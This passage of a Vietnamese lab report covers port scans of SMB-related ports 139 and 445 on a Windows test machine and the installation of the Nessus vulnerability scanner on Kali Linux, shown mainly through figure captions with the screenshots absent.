
Hình 5 – Các cổng đang mở trên máy Windows 10

Quét cổng dịch vụ netbios-ssn cổng 139.



Hình 6 – Quét cổng dịch vụ 139


Quét cổng dịch vụ microsoft-ds cổng 445.




Hình 7 – Quét cổng dịch vụ 445

2.2.2 Sử dụng nessus để quét lỗ hổng


2.2.2.1 Kiểm tra môi trường



Hình 8 – Địa chỉ IP máy Kali




Hình 9 – Địa chỉ IP máy Windows 7




Hình 10 – Hai máy được kết nối với nhau

2.2.2.2 Cài đặt Nessus trên Kali


Tải xuống: Vào trang chủ và tải bản cài đặt cho kali linux. Rồi cài đặt chúng vào máy.



Hình 11 – Vào trang chủ tải bản cài đặt cho Kali




Hình 12 – Giải nén tệp Nessus




Hình 13 – Khởi chạy dịch vụ nessusd

Truy vào Nessus trên browser, chọn bản miễn phí và làm theo hướng dẫn để đăng ký 1 tài khoản.




Hình 14 – Giao diện trang chủ Nessus

Đăng ký tài khoản.




Hình 15 – Đăng ký tài khoản nessus



Hình 16 – Giao diện tải xuống plugins


Hoàn tất cài đặt Nessus.



Hình 17 – Giao diện Nessus sau khi cài đặt

